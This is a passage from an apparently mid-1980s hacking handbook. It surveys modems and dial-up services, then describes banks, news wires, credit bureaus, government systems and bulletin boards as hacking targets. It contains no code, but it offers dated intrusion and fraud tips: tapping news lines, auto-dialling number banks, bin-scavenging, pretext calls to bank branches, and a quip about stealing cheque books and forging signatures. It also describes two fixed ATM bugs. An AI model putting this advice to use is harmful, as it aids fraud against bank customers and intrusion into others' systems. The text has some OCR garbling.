Specific terminal emulation - Some software has pre-formatted sets of characteristics to mimic popular commercial 'dumb' terminals. For example, with a ROM costing under ú60 fitted to a BBC micro, you can obtain almost all of the features of DEC's VT100 terminal, which until recently was regarded as something of an industry-standard and costing just under ú1000. Other popular terminals are the VT52 and some Tektronix models, the latter for graphics display. ANSI have produced a 'standard' specification.

Baudot characters - The Baudot code, or International Telegraphic Code No 2, is the 5-bit code used in telex and telegraphy -- and in many wire-based news services. A few terminal emulators include it as an option, and it is useful if you are attempting to hack such services. Most software intended for use on radio link-ups (see Chapter 10) operates primarily in Baudot, with ASCII as an option.

Viewdata emulation - This gives you the full, or almost full, graphics and text characters of UK-standard viewdata. Viewdata tv sets and adapters use a special character-generator chip and a few, mostly British-manufactured, micros use that chip also-- the Acorn Atom was one example. The BBC has a teletext mode which adopts the same display. But for most micros, viewdata emulation is a matter of using hi-res graphics to mimic the qualities of the real thing, or to strip out most of the graphics. Viewdata works on a screen 40 characters by 24 rows, and as some popular home micros have 'native' displays smaller than that, some considerable fiddling is necessary to get them to handle viewdata at all.

In some emulators, the option is referred to as Prestel or Micronet--they are all the same thing. Micronet-type software usually has additional facilities for fetching down telesoftware programs (see Chapter 10).

Viewdata emulators must attend not only to the graphics presentation, but also to split-speed operation: the usual speeds are 1200 receive from host, 75 transmit to host. USA users of such services may get them via a packet-switched network, in which case they will receive it either at 1200/1200 full duplex or at 300/300. Integrated terminal emulators offering both 'ordinary' asynchronous emulation and viewdata emulation are rare: I have to use completely different and non-compatible bits of software on my own home set-up.

# Modems

Every account of what a modem is and does begins with the classic explanation of the derivation of the term: let this be no exception. Modem is a contraction of modulator-demodulator.

A modem taking instructions from a computer (pin 2 on RS232C) converts the binary 0's and 1's into specific single tones, according to which 'standard' is being used. In RS232C/V24, binary 0 (ON) appears as positive volts and binary 1 (OFF) appears as negative volts.

The tones are then fed, either acoustically via the telephone mouth-piece into the telephone line, or electrically, by generating the electrical equivalent direct onto the line. This is the modulating process.

In the demodulating stage, the equipment sits on the phone line listening for occurrences of pre-selected tones (again according to whichever 'standard' is in operation) and, when it hears one, delivers a binary 0 or binary 1 in the form of positive or negative voltage pulses into pin 3 of the computer's serial port.

This explanation holds true for modems operating at up to 1200 baud; above this speed, the modem must be able to originate tones, and detect them according to phase as well, but since higher-speed working is unusual in dial-up ports--the hacker's special interest, we can leave this matter to one side.

The modem is a relatively simple bit of kit: on the transmit side it consists of a series of oscillators acting as tone generators, and on receive has a series of narrow band-pass filters. Designers of modems must ensure that unwanted tones do not leak into the telephone line (exchanges and amplifiers used by telephone companies are sometimes remotely controlled by the injection of specific tones) and also that, on the receive side, only the distinct tones used for communications are 'interpreted' into binary 0s or 1s. The other engineering requirements are that unwanted electrical currents do not wander down the telephone cable (to the possible risk of phone company employees) or back into the user's computer.

Until relatively recently, the only UK source of low-speed modems was British Telecom. The situation is much easier now, but de-regulation of 'telephone line attachments', which include modems, is still so recent that the ordinary customer can easily become confused. Moreover, modems offering exactly the same service can vary in price by over 300%. Strictly speaking, all modems connected to the phone line should be officially approved by BT or other appropriate regulatory authority.

At 300 baud, you have the option of using direct-connect modems which are hard-wired into the telephone line, an easy enough exercise, or using an acoustic coupler in which you place the telephone hand-set. Acoustic couplers are inherently prone to interference from room-noise, but are useful for quick lash-ups and portable operation. Many acoustic couplers operate only in 'originate' mode, not in' answer'. Newer commercial direct- connect modems are cheaper than acoustic couplers.

At higher speeds acoustic coupling is not recommended, though a 75/1200 acoustic coupler produced in association with the Prestel Micronet service is not too bad, and is now exchanged on the second-hand market very cheaply indeed.

I prefer modems that have proper status lights--power on, line

seized, transmit and receive indicators. Hackers need to know what is going on more than most users.

The table below shows all but two of the types of service you are likely to come across; V-designators are the world-wide 'official' names given by the CCITT; Bell-designators are the US names:

Service	Speed	Duplex	Trans	smit	Recei	ve	Answer
Designator			0	1	0	1	
V21 orig	300(*)	full	1180	980	1850	1650	-
V21 ans	300(*)	full	1850	1650	1180	980	2100
V23 (1)	600	half	1700	1300	1700	1300	2100
V23 (2)	1200	f/h(**)	2100	1300	2100	1300	2100
V23 back	75	f/h(**)	450	390	450	390	-
Bell 103 orig	300(*)	full	1070	1270	2025	2225	-
Bell 103 ans	300(*)	full	2025	2225	1070	1270	2225
Bell 202	1200	half	2200	1200	2200	1200	2025
(*)any speed w	up to 30	0 baud, d	can al	lso inc	lude 7	5 and	110 baud

services

(\*\*)service can either be half-duplex at 1200 baud or asymmetrical full duplex, with 75 baud originate and 1200 baud receive (commonly used as viewdata user) or 1200 transmit and 75 receive (view data host) The two exceptions are:

V22 1200 baud full duplex, two wire

Bell 212A The US equivalent

These services use phase modulation as well as tone.

British Telecom markets the UK services under the name of Datel--details are given in Appendix V.

BT's methods of connecting modems to the line are either to hard-wire the junction box (the two outer-wires are the ones you usually need)--a 4-ring plug and associated socket (type 95A) for

most modems, a 5-ring plug and associated socket (type 96A) for Prestel applications (note that the fifth ring isn't used)--and, for all new equipment, a modular jack called type 600. The US also has a modular jack, but of course it is not compatible.

Modern modem design is greatly aided by a wonder chip called the AMD 7910. This contains nearly all the facilities to modulate and demodulate the tones associated with the popular speed services, both in the CCITT and Bell standards. The only omission--not always made clear in the advertisements--are services using 1200/1200 full-duplex, ie V22 and Bell 212A.

Building a modem is now largely a question of adding a few peripheral components, some switches and indicator lights, and a box. In deciding which 'world standard' modem to purchase, hackers should consider the following features:

Status lights you need to be able to see what is happening on the line.

Hardware/software switching - cheaper versions merely give you a switch on the front enabling you to change speeds, originate or answer mode and CCITT or Bell tones. More expensive ones feature firmware which allows your computer to send specially formatted instructions to change speed under program control. However, to make full use of this facility, you may need to write (or modify) your terminal emulator.

Auto-dial - a pulse dialler and associated firmware are included in some more expensive models. You should ascertain whether the auto-dialer operates on the telephone system you intend to hook the modem up to--some of the US 'smart' modems present difficulties outside the States. You will of course need software in your micro to address the firmware in the modem --and the software has to be part of your terminal emulator, otherwise you gain nothing in convenience. However, with appropriate software, you can get your computer to try a whole bank of numbers one after the other.

D25 connector - this is the official 'approved' RS232CN24 physical connection--useful from the point-of-view of easy hook-up. A number of lower-cost models substitute alternative DIN connectors. You must be prepared to solder up your own cables to be sure of connecting up properly.

Documentation I always prefer items to be accompanied by proper instructions. Since hackers tend to want to use equipment in unorthodox ways, they should look for good documentation too. Finally, a word on build-your-own modems. A number of popular electronics magazines and mail-order houses have offered modem designs. Such modems are not likely to be approved for direct connection to the public telephone network. However, most of them work. If you are uncertain of your kit-constructing skills, though. remember badly-built modems can be dangerous both to your computer and to the telephone network.

## Test Equipment

Various items of useful test equipment occasionally appear on the second-hand market--via mail-order, in computer junk shops, in the flea-market section of exhibitions and via computer clubs.

It's worth searching out a cable 'break-out' box. This lets you restrap a RS232C cable without using a soldering iron--the various lines are brought out on to an accessible matrix and you use small connectors to make (or break) the links you require. It's useful if you have an 'unknown' modem, or an unusually configured computer.

Related, but much more expensive, is a RS232C/V24 analyser --this gives LED status lights for each of the important lines, so you can see what is happening. Lastly, if you are a very rich and enthusiastic hacker, you can buy a protocol analyser. This is usually a portable device with a VDU, full keyboard, and some very clever firmware which examines the telephone line or RS232C port and carries out tests to see which of several popular datacomms protocols is in use. Hewlett Packard do a nice range. Protocol analysers will handle synchronous transmissions as well as synchronous. Cost: ú1500 and up...and up.

#### CHAPTER 4

### Targets

Wherever hackers gather, talk soon moves from past achievements and adventures to speculation about what new territory might be explored. It says much about the compartmentalisation of computer specialities in general and the isolation of micro- owners from mainstream activities in particular that a great deal of this discussion is like that of navigators in the days before Columbus: the charts are unreliable, full of blank spaces and confounded with myth.

In this chapter I am attempting to provide a series of notes on the main types of services potentially available on dial-up, and to give some idea of the sorts of protocols and conventions employed. The idea is to give voyagers an outline atlas of what is interesting and possible, and what is not.

## On-line hosts

On-line services were the first form of electronic publishing: a series of big storage computers--and on occasion, associated dedicated networks -- act as hosts to a group of individual databases by providing not only mass data storage and the appropriate 'search language' to access it, but also the means for registering, logging and billing users. Typically, users access the on-line hosts via a phone number which links into a a public data network using packet switching (there's more on these networks in chapter 7).

The on-line business began almost by accident; large corporations and institutions involved in complicated technological developments found that their libraries simply couldn't keep track of the publication of relevant new scientific papers, and decided to maintain indices of the papers by name, author, subject-matter, and so on, on computer. One of the first of these was the armaments and aircraft company, Lockheed Corporation.

In time the scope of these indices expanded and developed and outsiders -- sub-contractors, research agencies, universities, government employees, etc were granted access. Other organisations with similar information-handling requirements asked if space could be found on the computer for their needs.

Eventually Lockheed and others recognised the beginnings of a quite separate business; in Lockheed's case it lead to the foundation of Dialogue, which today acts as host and marketing agent for almost 300 separate databases. Other on-line hosts include BRS (Bibliographic Retrieval Services), Comshare (used for sophisticated financial modelling), DataStar, Blaise (British Library) I P Sharp, and Euronet-Diane.

On-line services, particularly the older ones, are not especially user-friendly by modern standards. They were set up at a time when both core and storage memory was expensive, and the search languages tend to be abbreviated and formal. Typically they are used, not by the eventual customer for the information, but by professional intermediaries--librarians and the like-- who have undertaken special courses. Originally on-line hosts were accessed by dumb terminals, usually teletypewriters like the Texas Whisperwriter portable with built-in acoustic modem, rather than by VDUs. Today the trend is to use 'front-end' intelligent software on an IBM PC which allows the naive user to pose his/her questions informally while offline; the software then redefines the information request into the formal language of the on-line host (the user does not witness this process) and then goes on-line via an auto-dial modem to extract the information as swiftly and efficiently as possible. On-line services require the use of a whole series of passwords: the usual NUI and NUA for PSS (see chapter 7), another to reach the host, yet another for the specific information service required. Charges are either for connect-time or per record retrieved, or sometimes a combination.

The categories of on-line service include bibliographic, which merely indexes the existence of an article or book--you must then find a physical copy to read; and source, which contains the article or extract thereof. Full-text services not only contain the complete article or book but will, if required, search the entire text (as opposed to mere keywords) to locate the desired information. An example of this is LEXIS, a vast legal database which contains nearly all important US and English law judgements, as well as statutes.

## News Services

The vast majority of news services, even today, are not, in the strictest sense, computer-based, although computers play an important role in assembling the information and, depending on the nature of the newspaper or radio or tv station receiving it, its subsequent handling.

The world's big press agencies--United Press, Associated Press, Reuters, Agence France Presse, TASS, Xinhua, PAP, VoA -- use telex techniques to broadcast their stories. Permanent leased telegraphy lines exist between agencies and customers, and the technology is pure telex: the 5-bit Baudot code (rather than ASCII) is adopted, giving capital letters only, and 'mark' and space' are sent by changing voltage conditions on the line rather than audio tones. Speeds are 50 or 75 baud.

The user cannot interrogate the agency in any way. The stories come in a single stream which is collected on rolls of paper and then used as per the contract between agency and subscriber. To hack a news agency line you will need to get physically near the appropriate leased line, tap in by means of an inductive loop, and convert the changing voltage levels (+80 volts on the line) into something your RS232C port can handle. You will then need software to translate the Baudot code into the ASCII which your computer can handle internally, and display on screen or print to a file. The Baudot code is given in

None of this is easy and will probably involve breaches of several laws, including theft of copyright material! However a number of news agencies also transmit services by radio, in which case the signals can be hijacked with a short-wave receiver. Chapter 9 explains.

Historic news, as opposed to the current stuff from agencies, is now becoming available on-line. The New York Times, for example, has long held its stories in an electronic 'morgue' or clippings library. Initially this was for internal use, but for the last several years it has been sold to outsiders, chiefly broadcasting stations and large corporations. You can search for information by a combination of keyword and date-range. The New York Times Information Bank is available through several on-line hosts.

As the world's great newspapers increasingly move to electronic means of production--journalists working at VDUs, sub-editors assembling pages and direct-input into photo-typesetters--the additional cost to each newspaper of creating its own morgue is relatively slight and we can expect to see many more commercial services.

In the meantime, other publishing organisations have sought to make available articles, extract or complete, from leading magazines also. Two UK examples are Finsbury Data Services' Textline and Datasolve's d Reporter, the latter including material from the BBC's monitoring service, Associated Press, the Economist and the Guardian. Textline is an abstract service, but World Reporter gives the full text. In October 1984 it already held 500 million English words.

In the US there is NEXIS, which shares resources with LEXIS; NEXIS held 16 million full text articles at that same date. All these services are expensive for casual use and are accessed by dial-up using ordinary asynchronous protocols.

Many electronic newsrooms also have dial-in ports for reporters out on the job; depending on the system these ports not only allow the reporter to transmit his or her story from a portable computer, but may also (like Basys Newsfury used by Channel Four News) let them see news agency tapes, read headlines and send electronic mail. Such systems have been the subject of considerable hacker speculation.

# Financial Services

The financial world can afford more computer aids than any other non-governmental sector. The vast potential profits that can be made by trading huge blocks of currency, securities or commodities--and the extraordinary advantages that a slight 'edge' in information can bring--have meant that the City, Wall Street and the equivalents in Hong Kong, Japan and major European capitals have been in the forefront of getting the most from high-speed comms.

Ten years ago the sole form of instant financial information was the ticker tape--telegraphy technology delivering the latest share price movements in a highly abbreviated form. As with its news equivalents, these were broadcast services (and still are, for the services still exist) sent along leased telegraph lines. The user could only watch, and 'interrogation' consisted of back-tracking along a tape of paper. Extel (Exchange Telegraph) continues to use this technique, though it is gradually upgrading by using viewdata and intelligent terminals.

However, just over ten years ago Reuters put together the first packages which gave some intelligence and 'questioning power' to the end user. Each Reuters' Monitor is intelligent, containing (usually) a DEC PDP-8 series mini and some firmware which accepts and selects the stream of data from the host at the far end of the leased line, marshalls interrogation requests and takes care of the local display. Information is formatted in 'pages' rather like viewdata frames, but without the colour. There is little point in eavesdropping into a Reuters line unless you know what the terminal firmware does. Reuters now face an aggressive rival in Telerate, and the fight is on to deliver not only fast comprehensive prices services but international screen-based dealing as well. The growth of Reuters and its rivals is an illustration of technology creating markets--especially in international currency--where none existed before.

The first sophisticated Stock Exchange prices 'screens' used modified closed circuit television technology. London had a system called Market Price Display Service--MPDS--which consisted of a number of tv displays of current prices services on different 'channels' which could be selected by the user. But London now uses TOPIC, a leased line variant on viewdata technology, though with its magazine-like arrangement and auto-screen refresh, it has as much in common with teletext as Prestel. TOPIC carries about 2,500 of the total 7,500 shares traded in London, plus selected analytical material from brokers. Datastream represents a much higher level of sophistication: using its ú40,000 plus pa terminals you can compare historic data-- price movements, movements against sector indices etc--and chart the results.

The hacker's reward for getting into such systems is that you can see share and other prices on the move. None of these prices is confidential; all could be obtained by ringing a stockbroker. However, this situation is likely to change; as the City makes the change from the traditional broker/jobber method of dealing towards specialist market making, there will then be electronic prices services giving privileged information to specialist share dealers. All these services are only available via leased lines; City professionals would not tolerate the delays and uncertainties of dial-up facilities. However dial-up ports exist for demonstrations, exhibitions, engineering and as back-up--and a lot of hacking effort has gone into tracking them down.

In the United States, in addition to Reuters, Telerate and local equivalents of official streams of stock exchange and over-thecounter data, there is Dow Jones, best known internationally for its market indices similar to those produced by the Financial Times in London. Dow Jones is in fact the owner of the Wall Street Journal and some influential business magazines. Its Dow Jones News/Retrieval Service is aimed at businesses and private investors. It features current share prices, deliberately delayed by 15 minutes, historic price data, which can be charted by the user's own computer (typically an Apple or IBM PC) and historic 'morgue' type company news and analysis. Extensions of the service enable customers to examine accounts of companies in which they are interested. The bulk of the information is US-based, but can be obtained world-wide via packet-switching networks. All you need are the passwords and special software.

#### Business Information

Business information is usually about the credit-worthiness of companies, company annual reports, trading opportunities and market research. The biggest electronic credit data resource is owned by the international company Dun & Bradstreet: during 1985-86 it is due to spend ú25m on making its data available all over Europe, including the UK. The service, which covers more than 250,000 UK businesses, is called DunsPrint and access is both on-line and via a viewdata front-end processor. Another credit agency, CNN Services, extensively used already by the big clearing banks, and with 3000 customers accessing information via viewdata sets, has recently also announced an extended electronic retrieval service for its own called Guardian Business Information A third UK credit service available electronically is called InfoLink.

In addition, all UK companies quoted on the London Stock Exchange and many others of any size who are not, have a report and analysis available from ICC (InterCompany Comparisons) who can be accessed via on--line dial--up, through a viewdata interface and also by Datastream customers. Dun & Bradstreet also have an on--line service called KBE covering 20,000 key British enterprises.

Prodigious quantities of credit and background data on US companies can be found on several of the major on--line hosts. A valid phone number, passwords and extracts from the operations manual of one of the largest US services, TRW--it has credit histories on 90 million people--sat on some hackers' bulletin boards (of which much more later) for over twelve months during 1983 and 1984 before the company found out. No one knows how many times hackers accessed the service. According to the Washington Post, the password and manual had been obtained from a Sears Roebuck national chain store in Sacramento; some hackers claimed they were able to alter credit records, but TRW maintain that telephone access to their systems is designed for read-only operations alone, updating of files taking place solely on magnetic tape.

US market research and risk analysis comes from Frost Sullivan. Risk analysis tells international businessmen which countries are politically or economically unstable, or likely t become so, and so unsafe to do business with. I once found myself accessing a viewdata-based international assessment service run b a company called Control Risks, which reputedly has strong link to the Special Air Service. As so often happens when hacker think they are about to uncover secret knowledge, the actual data files seemed relatively trivial, the sort of judgements that could be made by a bright sixth former who read posh newspapers and thoughtful weekly magazines.

### University facilities

In complete contrast to computers that are used to store and present data are those where the value is to deliver processing power to the outside world. Paramount among these are those installed in universities and research institutes.

Although hackers frequently acquire phone numbers to enter such machines, what you can do once you are there varies enormously. There are usually tiers and banks of passwords, each allowing only limited access to the range of services. It takes considerable knowledge of the machine's operating system to break through from one to another and indeed, in some cases, the operating system is so thoroughly embedded in the mainframe's hardware architecture that the substantial modifications necessary to permit a hacker to roam free can only be done from a few designated terminals, or by having physical access to the machine. However, the hobbyist bulletin board system quite often provides passwords giving access to games and the ability to write and run programs in exotic languages--my own first hands--on experience of Unix came in exactly this way. There are bulletin boards on mainframes and even, in some cases, boards for hackers!

Given the nature of hacking, it is not surprising that some of the earliest japes occurred on computers owned by universities. Way back in the 1970s, MIT was the location of the famous 'Cookie Monster', inspired by a character in the then-popular Rowan & Martin Laugh-in television show. As someone worked away at their terminal, the word 'cookie' would appear across their screen, at first slowly wiping out the user's work. Unless the user moved quickly, things started to speed up and the machine would flash urgently: "Cookie, cookie, give me a cookie". The whole screen would pulse with this message until, after a while, the hacking program relented and the 'Monster' would clear the screen, leaving the message: "I didn't want a cookie anyway." It would then disappear into the computer until it snared another unsuspecting user. You could save yourself from the Monster by typing the word "Cookie", to which it replied "Thank you" and then vanished.

In another US case, this time in 1980, two kids in Chicago, calling themselves System Cruncher and Vladimir, entered the computer at DePaul University and caused a system crash which cost \$22,000 to fix. They were prosecuted, given probation and were then made a movie offer.

In the UK, many important university and research institution computers have been linked together on a special data network called SERCNET. SERC is the Science and Engineering Research Council. Although most of the computers are individually accessible via PSS, SERCNET makes it possible to enter one computer and pass through to others. During early 1984, SERCNET was the target of much hacker attention; a fuller account appears in chapter 7, but to anticipate a little, a local entry node was discovered via one of the London University college computers with a demonstration facility which, if asked nicely, disgorged an operating manual and list of 'addresses'. One of the minor joys of this list was an entry labelled "Gateway to the Universe", pure Hitch-hiker material, concealing an extensive long-term multi-function communications project. Eventually some hackers based at a home counties university managed to discover ways of roaming free around the network....

### Banking

Prominent among public fantasies about hackers is the one where banks are entered electronically, accounts examined and some money moved from one to another. The fantasies, bolstered by under-researched low-budget movies and tv features, arise from confusing the details of several actual happenings.

Most 'remote stealing' from banks or illicit obtaining of account details touch computers only incidentally and involve straightforward fraud, conning or bribery of bank employees. In fact, when you think about the effort involved, human methods would be much more cost-effective for the criminal. For hackers, however, the very considerable effort that has been made to provide security makes the systems a great challenge in them- selves.

In the United Kingdom, the banking scene is dominated by a handful of large companies with many branches. Cheque clearing and account maintenance are conducted under conditions of high security with considerable isolation of key elements; inter-bank transactions in the UK go through a scheme called CHAPS, Clearing House Automatic Payments System, which uses the X.25 packet switching protocols (see chapter 7). The network is based on Tandem machines; half of each machine is common to the network and half unique to the bank. The encryption standard used is the US Data Encryption Standard. Certain parts of the network, relating to the en- and de-cryption of messages, apparently auto-destruct if tampered with.

The service started early in 1984. The international equivalent is SWIFT (Society for Worldwide Interbank Financial Transactions); this is also X.25- based and it handles about half-a-million messages a day. If you want to learn someone's balance, the easiest and most reliable way to obtain it is with a plausible call to the local branch. If you want some easy money, steal a cheque book and cheque card and practise signature imitation. Or, on a grander scale, follow the example of the ú780,000 kruggerand fraud in the City. Thieves intercepted a telephone call from a solicitor or bank manager to 'authenticate' forged drafts; the gold coins were then delivered to a bogus company.

In the United States, where federal law limits the size of an individual bank's operations and in international banking, direct attacks on banks has been much easier because the technology adopted is much cruder and more use is made of public phone and telex lines. One of the favourite techniques has been to send fake authorisations for money transfers. This was the approach used against the Security National Pacific Bank by Stanley Rifkin and a Russian diamond dealer in Geneva. \$10.2m moved from bank to bank across the United States and beyond. Rifkin obtained code numbers used in the bilateral Test Keys. The trick is to spot weaknesses in the cryptographic systems used in such authorisations. The specifications for the systems themselves are openly published; one computer security expert, Leslie Goldberg, was recently able to take apart one scheme--proposed but not actually implemented--and show that much of the 'key' that was supposed to give high level cryptographic security was technically redundant, and could be virtually ignored. A surprisingly full account of his 'perfect' fraud appears in a 1980 issue of the journal Computer Fraud and Security Bulletin.

There are, however, a few areas where banking is becoming vulnerable to the less mathematically literate hacker. A number of international banks are offering their big corporation customers special facilities so that their Treasury Departments (which ensure, among other things, that any spare million dollars are not left doing nothing over night but are earning short-term interest) can have direct access to their account details via a PC on dial-up. Again, telebanking is now available via Prestel and some of its overseas imitators. Although such services use several layers of passwords to validate transactions, if those passwords are mis-acquired, since no signatures are involved, the bank account becomes vulnerable.

Finally, the network of ATMs (hole-in-the-wall cash machines) is expanding greatly. As mentioned early in this book, hackers have identified a number of bugs in the machines. None of them, incidentally, lead directly to fraud. These machines allow cardholders to extract cash up to a finite limit each week (usually ú100). The magnetic stripe contains the account number, validation details of the owner's PIN (Personal Identity Number), usually 4 digits, and a record of how much cash has been drawn that week. The ATM is usually off-line to the bank's main computer and only goes on-line in two circumstances--first, during business hours, to respond to a customer's 'balance request'; and second, outside regular hours, to take into local memory lists of invalid cards which should not be returned to the customer, and to dump out cheque book and printed statement requests.

Hackers have found ways of getting more than their cash limit each

week. The ATMs belonging to one clearing bank could be 'cheated' in this way: you asked for your maximum amount and then, when the transaction was almost completed, the ATM asked you 'Do you want another transaction, Yes/No?' If you responded 'yes' you could then ask for--and get--your credit limit again, and again, and again. The weakness in the system was that the magnetic stripe was not overwritten to show you had had a transaction till it was physically ejected from the machine. This bug has now been fixed.

A related but more bizarre bug resided for a while on the ATMs used by that first bank's most obvious High Street rivals. In that case, you had to first exhaust your week's limit. You then asked for a further sum, say ú75. The machine refused but asked if you wanted a further transaction. Then, you slowly decremented the amounts you were asking for by ú5...70, 65, 60...and so on, down to ú10. You then told the ATM to cancel the last ú5 transaction...and the machine gave you the full ú75. Some hackers firmly believe the bug was placed there by the original software writer. This bug too has now been fixed.

Neither of these quirks resulted in hackers 'winning' money from the banks involved; the accounts were in every case, properly debited. The only victory was to beat the system. For the future, I note that the cost of magnetic stripe reader/writers which interface to PCs is dropping to very low levels. I await the first inevitable news reports.

### Electronic Mail

Electronic mail services work by storing messages created by some users until they are retrieved by their intended recipients.

The ingredients of a typical system are: registration/logging on facilities, storage, search and retrieval, networking, timing and billing. Electronic mail is an easy add-on to most mainframe installations, but in recent years various organisations have sought to market services to individuals, companies and industries where electronic mail was the main purpose of the system, not an add-on.

The system software in widest use is that of ITI-Dialcom; it's the one that runs Telecom Gold. Another successful package is that used in the UK and USA by Easylink, which is supported by Cable & Wireless and Western Union.

In the Dialcom/Telecom Gold service, the assumption is made that most users will want to concentrate on a relatively narrow range of correspondents. Accordingly, the way it is sold is as a series of systems, each run by a 'manager': someone within a company. The 'manager' is the only person who has direct contact with the electronic mail owner and he in turn is responsible for bringing individual users on to his 'system' -- he can issue 'mailboxes' direct, determine tariff levels, put up general messages. In most other services, every user has a direct relationship with the electronic mail company.

The services vary according to their tariff structures and levels; and also in the additional facilities: some offer bi-directional interfaces to telex; and some contain electronic magazines, a little like videotex.

The basic systems tend to be quite robust and hacking is mainly concentrated on second-guessing users IDs. Many of the systems have now sought to increase security by insisting on passwords of a certain length--and by giving users only three or four attempts at logging on before closing down the line. But increasingly their customers are using PCs and special software to automate logging-in. The software packages of course have the IDs nicely pre-stored....

Government computers

Among hackers themselves the richest source of fantasising revolves around official computers like those used by the tax and national insurance authorities, the police, armed forces and intelligence agencies.

The Pentagon was hacked in 1983 by a 19-year-old Los Angeles student, Ronald Austin. Because of the techniques he used, a full account is given in the operating systems section of chapter 6. NASA, the Space Agency, has also acknowledged that its e-mail system has been breached and that messages and pictures of Kilroy were left as graffiti.

This leaves only one outstanding mega-target, Platform, the global data network of 52 separate systems focused on the headquarters of the US's electronic spooks, the National Security Agency at Fort Meade, Maryland. The network includes at least one Cray-1, the worlds most powerful number-cruncher, and facilities provided by GCHQ at Cheltenham.

Although I know UK phone freaks who claim to have managed to appear on the internal exchanges used by Century House (M16) and Curzon Street House (M15) and have wandered along AUTOVON, the US secure military phone network, I am not aware of anyone bold or clever enough to have penetrated the UK's most secure computers.

It must be acknowledged that in general it is far easier to obtain the information held on these machines--and lesser ones like the DVLC (vehicle licensing) and PNC (Police National Computer)-- by criminal means than by hacking -- bribery, trickery or blackmail, for example. Nevertheless, there is an interesting hacker's exercise in demonstrating how far it is possible to produce details from open sources of these systems, even when the details are supposed to be secret. But this relates to one of the hacker's own secret weapons--thorough research, the subject of the next chapter.

### CHAPTER 5

Hackers' Intelligence

Of all the features of hacking that mystify outsiders, the first is how the hackers get the phone numbers that give access to the computer systems, and the passwords that open the data. Of all the ways in which hacking is portrayed in films, books and tv, the most misleading is the concentration on the image of the solitary genius bashing away at a keyboard trying to 'break in'.

It is now time to reveal one of the dirty secrets of hacking: there are really two sorts of hacker. For this purpose I will call them the trivial and the dedicated. Anyone can become a trivial hacker: you acquire, from someone else, a phone number and a password to a system; you dial up, wait for the whistle, tap out the password, browse around for a few minutes and log off. You've had some fun, perhaps, but you haven't really done anything except follow a well-marked path. Most unauthorised computer invasions are actually of this sort.

The dedicated hacker, by contrast, makes his or her own discoveries, or builds on those of other pioneers. The motto of dedicated hackers is modified directly from a celebrated split infinitive: to boldly pass where no man has hacked before.

Successful hacking depends on good research. The materials of research are all around: as well as direct hacker-oriented material of the sort found on bulletin board systems and heard in quiet corners during refreshment breaks at computer clubs, huge quantities of useful literature are published daily by the marketing departments of computer companies and given away to all comers: sheaves of stationery and lorry loads of internal documentation containing important clues are left around to be picked up. It is up to the hacker to recognise this treasure for what it is, and to assemble it in a form in which it can be used.

Anyone who has ever done any intelligence work, not necessarily for a government, but for a company, or who has worked as an investigative journalist, will tell you that easily 90% of the information you want is freely available and that the difficult part is recognising and analysing it. Of the remaining 10%, well over half can usually be inferred from the material you already have, because, given a desired objective, there are usually only a limited number of sensible solutions.

You can go further: it is often possible to test your inferences and, having done that, develop further hypotheses. So the dedicated hacker, far from spending all the time staring at a VDU and 'trying things' on the keyboard, is often to be found wandering around exhibitions, attending demonstrations, picking up literature, talking on the phone (voice-mode!) and scavenging in refuse bins. But for both trivial operator, and the dedicated hacker who wishes to consult with his colleagues, the bulletin board movement has been the single greatest source of intelligence.

## Bulletin Boards

ince 1980, when good software enabling solitary micro-computers to offer a welcome to all callers first became widely available, the bulletin board movement has grown by leaps and bounds. If you haven t logged on to at least one already, now is the time to try. At the very least it will test out your computer, modem and software --and your skills in handling them. Current phone numbers, together with system hours and comms protocol requirements, are regularly published in computer mags; once you have got into one, you will usually find current details of most of the others.

Somewhere on most boards you will find a series of Special Interest Group (SIG) sections and among these, often, will be a Hacker's Club. Entrance to each SIG will be at the discretion of the Sysop, the Bulletin Board owner. Since the BBS software allows the Sysop to conceal from users the list of possible SIGs, it may not be immediately obvious whether a Hacker's section exists on a particular board. Often the Sysop will be anxious to form a view of a new entrant before admitting him or her to a 'sensitive' area. It has even been known for bulletin boards to carry two hacker sections: one, admission to which can be fairly easily obtained; and a second, the very existence of which is a tightly-controlled secret, where mutually trusting initiates swap information.

The first timer, reading through a hacker's bulletin board, will find that it seems to consist of a series of discursive conversations between friends. Occasionally, someone may write up a summary for more universal consumption. You will see questions being posed. if you feel you can contribute, do so, because the whole idea is that a BBS is an information exchange. It is considered crass to appear on a board and simply ask 'Got any good numbers?; if you do, you will not get any answers. Any questions you ask should be highly specific, show that you have already done some ground-work, and make clear that any results derived from the help you receive will be reported back to the board.

Confidential notes to individuals, not for general consumption, can be sent using the E-Mail option on the bulletin board, but remember, nothing is hidden from the Sysop.

A flavour of the type of material that can be seen on bulletin boards appears from this slightly doctored excerpt (I have removed some of the menu sequences in which the system asks what you want to do next and have deleted the identities of individuals): 01/30/84 12:34:54 (Read 39 Times)

From: xxxxxxxxx

To: ALL

Subj: BBC/MAPLIN MODEMS

RE THE CONNECTIONS ON THE BEC/MAPLIN MODEM SETUP. THE CrS PIN IS USED TO HANDSHAKE WITH THE RTS PIN E.G. ONE UNIT SENDS RTS (READY TO SEND) AND SECOND UNIT REPLIES CTS (CLEAR TO SEND). USUALLY DONE BY TAKING PIN HIGH. IF YOU STRAP IT HIGH I WOULD SUGGEST VIA A 4K7 RESISTOR TO THE VCC/+VE RAIL (5V). IN THE EVENT OF A BUFFER OVERFLOW THESE RTS/CTS PINS ARE TAKEN LOW AND THIS STOPS THE DATA TRANSFER. ON A 25WAY D TYPE CONNECTOR TX DATA IS PIN 2 RX DATA IS PIN 3 RTS IS PIN 4 CTS IS PIN 5 GROUND IS PIN 7 ALL THE BEST -- ANY COMMTO XXXXXXXX

(DATA COMMS ENGINEER)

Msg#: 3570 \*Modem Spot\*

01/31/84 23:43:08 (Read 31 Times)

From: XXXXXXXXXX

To: XXXXXXXXXXX

Subj: REPLY TO MSG# 3538 (BBC/MAPLIN MODEMS)

ON THE BBC COMPUTER IT IS EASIER TO CONNECT THE RTS (READY TO SEND) PIN HE CTS (CLEAR TO SEND) PIN. THIS OVERCOMES THE PROBLEM OF HANDSHAKING. SINCE THE MAPLIN MODEM DOES NOT HAVE HANDSHAKING.I HAVE PUT MY RTS CTS JUMPER

INSIDE THE MODEM. MY CABLES ARE THEN STANDARD AND CAN BE USED WITH HANDSHAKERS.

REGARDS

Msg#: 3662 \*HACKER'S CLUB\* 02/04/84 23:37:11 (Read 41 Times)

